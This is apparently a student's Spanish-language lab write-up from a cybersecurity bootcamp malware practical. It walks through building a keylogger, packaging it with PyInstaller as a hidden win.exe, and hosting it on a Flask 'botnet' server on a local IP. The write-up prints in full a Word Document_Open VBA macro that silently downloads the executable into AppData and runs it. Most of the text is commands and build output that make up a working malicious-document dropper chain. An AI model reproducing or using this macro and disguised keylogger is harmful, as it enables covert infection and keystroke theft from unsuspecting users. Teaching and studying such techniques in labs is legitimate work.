

PRÁCTICA ANÁLISIS DE MALWARE
EJERCICIO DESARROLLO MALWARE

En Ubuntu, creamos el servidor, la botnet, para ello ejecutamos el fichero flask_app.py



me descargo del GitLab el fichero keylogger.py, que es el malware, cambio la url, poniendo la del servidor arrancado en Ubuntu:

http://192.168.0.16:5000/upload



ahora lo que hago es crear un entorno virtual en python, para ello ejecuto en un cmd:

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>C:\Users\USER\AppData\L
ocal\Programs\Python\Python312\Scripts\pip.exe install virtualenv
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>C:\Users\USER\AppData\L
ocal\Programs\Python\Python312\Scripts\pip.exe install virtualenv
Requirement already satisfied: virtualenv in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (20
.26.1)
Requirement already satisfied: distlib<1,>=0.3.7 in c:\users\user\appdata\local\programs\python\python312\lib\site-packa
ges (from virtualenv) (0.3.8)
Requirement already satisfied: filelock<4,>=3.12.2 in c:\users\user\appdata\local\programs\python\python312\lib\site-pac
kages (from virtualenv) (3.14.0)
Requirement already satisfied: platformdirs<5,>=3.9.1 in c:\users\user\appdata\local\programs\python\python312\lib\site-
packages (from virtualenv) (4.2.1)

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>
```

me voy a la ruta donde quiero crear el entorno virtual, y ejecuto lo siguiente, virtualenv.exe con el nombre venv:

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>C:\Users\USER\AppData\L
ocal\Programs\Python\Python312\Scripts\pip.exe install virtualenv
Requirement already satisfied: virtualenv in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (20
.26.1)
Requirement already satisfied: distlib<1,>=0.3.7 in c:\users\user\appdata\local\programs\python\python312\lib\site-packa
ges (from virtualenv) (0.3.8)
Requirement already satisfied: filelock<4,>=3.12.2 in c:\users\user\appdata\local\programs\python\python312\lib\site-pac
kages (from virtualenv) (3.14.0)
Requirement already satisfied: platformdirs<5,>=3.9.1 in c:\users\user\appdata\local\programs\python\python312\lib\site-
packages (from virtualenv) (4.2.1)

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>C:\Users\USER\AppData\L
ocal\Programs\Python\Python312\Scripts\virtualenv.exe venv
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>C:\Users\USER\AppData\L
ocal\Programs\Python\Python312\Scripts\pip.exe install virtualenv
Requirement already satisfied: virtualenv in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (20
.26.1)
Requirement already satisfied: distlib<1,>=0.3.7 in c:\users\user\appdata\local\programs\python\python312\lib\site-packa
ges (from virtualenv) (0.3.8)
Requirement already satisfied: filelock<4,>=3.12.2 in c:\users\user\appdata\local\programs\python\python312\lib\site-pac
kages (from virtualenv) (3.14.0)
Requirement already satisfied: platformdirs<5,>=3.9.1 in c:\users\user\appdata\local\programs\python\python312\lib\site-
packages (from virtualenv) (4.2.1)

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>C:\Users\USER\AppData\L
ocal\Programs\Python\Python312\Scripts\virtualenv.exe venv
created virtual environment CPython3.12.1.final.0-64 in 1451ms
  creator CPython3Windows(dest=C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1
\codigo\venv, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=C:\Users\USER\AppData\Local\pypa\virtualenv)
    added seed packages: pip==24.0
  activators BashActivator,BatchActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>
```

ahora activo el entorno virtual, en la ruta donde lo he creado, con activate:

```
C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>venv\Scripts\activate
```

compruebo que estoy dentro del entorno virtual, con lo que señalo (venv)

```
C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>()

(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>
```

aquí instalo las librerías, sin necesidad de hacerlo en mi equipo.
pip install pynput requests:

```
(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>pip install pynput requests
Collecting pynput
  Using cached pynput-1.7.7-py2.py3-none-any.whl.metadata (31 kB)
Collecting requests
  Downloading requests-2.32.1-py3-none-any.whl.metadata (4.6 kB)
Collecting six (from pynput)
  Using cached six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Collecting charset-normalizer<4,>=2 (from requests)
  Using cached charset_normalizer-3.3.2-cp312-cp312-win_amd64.whl.metadata (34 kB)
Collecting idna<4,>=2.5 (from requests)
  Using cached idna-3.7-py3-none-any.whl.metadata (9.9 kB)
Collecting urllib3<3,>=1.21.1 (from requests)
  Using cached urllib3-2.2.1-py3-none-any.whl.metadata (6.4 kB)
Collecting certifi>=2017.4.17 (from requests)
  Using cached certifi-2024.2.2-py3-none-any.whl.metadata (2.2 kB)
Using cached pynput-1.7.7-py2.py3-none-any.whl (90 kB)
Downloading requests-2.32.1-py3-none-any.whl (63 kB)
   ---------------------------------------- 63.7/63.7 kB 486.1 kB/s eta 0:00:00
Using cached certifi-2024.2.2-py3-none-any.whl (163 kB)
Using cached charset_normalizer-3.3.2-cp312-cp312-win_amd64.whl (100 kB)
Using cached idna-3.7-py3-none-any.whl (66 kB)
Using cached urllib3-2.2.1-py3-none-any.whl (121 kB)
Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: urllib3, six, idna, charset-normalizer, certifi, requests, pynput
Successfully installed certifi-2024.2.2 charset-normalizer-3.3.2 idna-3.7 pynput-1.7.7 requests-2.32.1 six-1.16.0 urllib3-2.2.1

(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>
```

estas dos librerías nos permiten que funcione el script.
ahora instalo la librería pyinstaller que es la que me permitirá hacer el ejecutable:

pip install pyinstaller:

```
(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>pip install pyinstaller
Collecting pyinstaller
  Using cached pyinstaller-6.6.0-py3-none-win_amd64.whl.metadata (8.3 kB)
Collecting setuptools>=42.0.0 (from pyinstaller)
  Downloading setuptools-70.0.0-py3-none-any.whl.metadata (5.9 kB)
Collecting altgraph (from pyinstaller)
  Using cached altgraph-0.17.4-py2.py3-none-any.whl.metadata (7.3 kB)
Collecting pyinstaller-hooks-contrib>=2024.3 (from pyinstaller)
  Using cached pyinstaller_hooks_contrib-2024.6-py2.py3-none-any.whl.metadata (16 kB)
Collecting packaging>=22.0 (from pyinstaller)
  Using cached packaging-24.0-py3-none-any.whl.metadata (3.2 kB)
Collecting pefile>=2022.5.30 (from pyinstaller)
  Using cached pefile-2023.2.7-py3-none-any.whl.metadata (1.4 kB)
Collecting pywin32-ctypes>=0.2.1 (from pyinstaller)
  Using cached pywin32_ctypes-0.2.2-py3-none-any.whl.metadata (3.8 kB)
Using cached pyinstaller-6.6.0-py3-none-win_amd64.whl (1.3 MB)
Using cached packaging-24.0-py3-none-any.whl (53 kB)
Using cached pefile-2023.2.7-py3-none-any.whl (71 kB)
Using cached pyinstaller_hooks_contrib-2024.6-py2.py3-none-any.whl (339 kB)
Using cached pywin32_ctypes-0.2.2-py3-none-any.whl (30 kB)
Downloading setuptools-70.0.0-py3-none-any.whl (863 kB)
   ---------------------------------------- 863.4/863.4 kB 992.1 kB/s eta 0:00:00
Using cached altgraph-0.17.4-py2.py3-none-any.whl (21 kB)
Installing collected packages: altgraph, setuptools, pywin32-ctypes, pefile, packaging, pyinstaller-hooks-contrib, pyinstaller
Successfully installed altgraph-0.17.4 packaging-24.0 pefile-2023.2.7 pyinstaller-6.6.0 pyinstaller-hooks-contrib-2024.6 pywin32-ctypes-0.2.2 setuptools-70.0.0

(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>
```

lanzo el siguiente script, -n es para ponerle el nombre win.exe:

pyinstaller.exe -n win.exe --noconsole --onefile keylogger.py


```
(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts>pyinstaller.exe -n win.exe --noconsole --onefile keylogger.py
453 INFO: PyInstaller: 6.6.0, contrib hooks: 2024.6
454 INFO: Python: 3.12.1
494 INFO: Platform: Windows-10-10.0.19045-SP0
496 INFO: wrote C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\win.exe.spec
503 INFO: Extending PYTHONPATH with paths
['C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase '
 '1\\practicas\\practica 1\\codigo\\venv\\Scripts']
863 INFO: checking Analysis
863 INFO: Building Analysis because Analysis-00.toc is non existent
864 INFO: Running Analysis Analysis-00.toc
865 INFO: Target bytecode optimization level: 0
865 INFO: Initializing module dependency graph...
869 INFO: Caching module graph hooks...
908 INFO: Analyzing base_library.zip ...
2688 INFO: Loading module hook 'hook-heapq.py' from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\PyInstaller\\hooks'...
2785 INFO: Loading module hook 'hook-encodings.py' from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\PyInstaller\\hooks'...
4700 INFO: Loading module hook 'hook-pickle.py' from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\PyInstaller\\hooks'...
6073 INFO: Caching module dependency graph...
6100 INFO: Looking for Python shared library...
6190 INFO: Using Python shared library: C:\Users\USER\AppData\Local\Programs\Python\Python312\python312.dll
6190 INFO: Analyzing C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\keylogger.py
6196 INFO: Loading module hook 'hook-pynput.py' from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\hooks\\stdhooks'...
6800 INFO: Processing pre-safe import module hook six.moves from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\PyInstaller\\hooks\\pre_safe_import_mo
dule\\hook-six.moves.py'.
7871 INFO: Loading module hook 'hook-charset_normalizer.py' from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\hooks\\std
hooks'...
7990 INFO: Loading module hook 'hook-certifi.py' from 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\_pyinstaller_hooks_contrib\\hooks\\stdhooks'...
8121 INFO: Processing module hooks...
8368 INFO: Performing binary vs. data reclassification (4 entries)
8370 INFO: Looking for ctypes DLLs
8388 INFO: Analyzing run-time hooks ...
8390 INFO: Including run-time hook 'C:\\Users\\USER\\Documents\\bootcamp CIBERSEGURIDAD\\Malware-main\\clase 1\\practicas\\practica 1\\codigo\\venv\\Lib\\site-packages\\PyInstaller\\hooks\\rthooks\\pyi_rth_inspect.py'
8395 INFO: Looking for dynamic libraries
9276 INFO: Extra DLL search directories (AddDllDirectory): []
9277 INFO: Extra DLL search directories (PATH): []
9858 INFO: Warnings written to C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\build\win.exe\warn-win.exe.txt
9888 INFO: Graph cross-reference written to C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\build\win.exe\xref-win.exe.html
9922 INFO: checking PYZ
9922 INFO: Building PYZ because PYZ-00.toc is non existent
9922 INFO: Building PYZ (ZlibArchive) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\build\win.exe\PYZ-00.pyz
10315 INFO: Building PYZ (ZlibArchive) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\build\win.exe\PYZ-00.pyz completed successfully.
10336 INFO: checking PKG
10336 INFO: Building PKG because PKG-00.toc is non existent
10336 INFO: Building PKG (CArchive) win.pkg
12469 INFO: Building PKG (CArchive) win.pkg completed successfully.
12471 INFO: Bootloader C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Lib\site-packages\PyInstaller\bootloader\Windows-64bit-intel\runw.exe
12471 INFO: checking EXE
12471 INFO: Building EXE because EXE-00.toc is non existent
12471 INFO: Building EXE from EXE-00.toc
12472 INFO: Copying bootloader EXE to C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts\dist\win.exe
12479 INFO: Copying icon to EXE
12485 INFO: Copying 0 resources to EXE
12485 INFO: Embedding manifest in EXE
12491 INFO: Appending PKG archive to EXE
12498 INFO: Fixing EXE headers
12581 INFO: Building EXE from EXE-00.toc completed successfully.

(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo\venv\Scripts>
```


con el 12581 INFO: Building EXE from EXE-00.toc completed successfully

compruebo que lo ha creado correctamente.


Compruebo que se ha creado el executable en la carpeta dist:



click derecho para copiarlo a la botnet:



como ya existe lo reemplazo



comprobamos en nuestro equipo con la ip 192.168.0.16:8000 que tenemos el fichero que acabo de copiar, es decir, subido a la botnet, tengo la botnet preparada:

abro el fichero Doc1.docm y en la macro que tiene escondida, le pongo la ip de la botnet: http://192.168.0.16:8000//win.exe

Archivo Editar Ver Ejecutar Cuadro de diálogo Herramientas Ventana Ayuda

Nuevo Abrir... Guardar Imprimir Cortar Copiar Pegar Deshacer Rehacer Catálogo de objetos Seleccionar macro Seleccionar módulo Ayuda de Trio Office

[Doc1.docm].Project Compilar Ejecutar Detener Pasar al siguiente Entrar en el proceso Salir del proceso Activar/desactivar punto de interrupción Gestionar puntos de interrupción Act./des. c

Object Catalog

- My Macros & Dialogs
  - Standard
    - Module1
- Trio Office Macros & Dialogs
- Doc1.docm
  - Project
    - Document Objects
      - ThisDocument
        - URLDownloadToFile
    - Forms
    - Modules
    - Class Modules
  - Standard
    - Document Objects
    - Forms
    - Modules
    - Class Modules

```
1  Rem Attribute VBA_ModuleType=VBADocumentModule
2  Option VBASupport 1
3  Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" _
4      Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, _
5      ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
6
7  Private Sub Document_Open()
8      MsgBox "Probando"
9      download_File
10 End Sub
11
12 Sub download_File()
13     URL = "http://192.168.0.16:8000//win.exe"
14     dlpath = CStr(Environ("AppData"))
15     URLDownloadToFile 0, URL, dlpath & "\win.exe", 0, 0
16     Shell (dlpath & "\win.exe")
17 End Sub
18
19
20
```

Este equipo › Disco local (C:) › Usuarios › USER › AppData › Roaming

Acceso rápido
- Escritorio
- Descargas
- Shared Space
- Documentos
- Imágenes
- bootcamp CIBERSEGURIDAD
- practica 1

Este equipo
- Descargas
- Documentos
- Escritorio
- Imágenes
- Música
- Objetos 3D
- Vídeos
- Disco local (C:)

Red

Nombre	Fecha de modificación	Tipo	Tamaño
Adobe	30/01/2024 22:44	Carpeta de archivos	
Avanquest	16/04/2024 23:15	Carpeta de archivos	
com.adobe.dunamis	14/03/2024 23:25	Carpeta de archivos	
KeePass	05/02/2024 21:02	Carpeta de archivos	
McAfee	04/03/2024 19:05	Carpeta de archivos	
Microsoft	27/12/2023 10:06	Carpeta de archivos	
NCH Software	07/03/2024 20:22	Carpeta de archivos	
Notepad++	21/05/2024 15:58	Carpeta de archivos	
OpenOffice	26/12/2023 14:12	Carpeta de archivos	
QtProject	25/02/2024 17:39	Carpeta de archivos	
SystemInformer	09/05/2024 23:01	Carpeta de archivos	
Visual Studio Setup	13/12/2023 23:07	Carpeta de archivos	
VMware	21/05/2024 20:47	Carpeta de archivos	
Wondershare	26/12/2023 13:38	Carpeta de archivos	
Zoom	02/04/2024 20:48	Carpeta de archivos	
epm_user.ini	25/02/2024 17:46	Opciones de confi...	1 KB
MCVi2UserDetail.ini	29/02/2024 22:54	Opciones de confi...	1 KB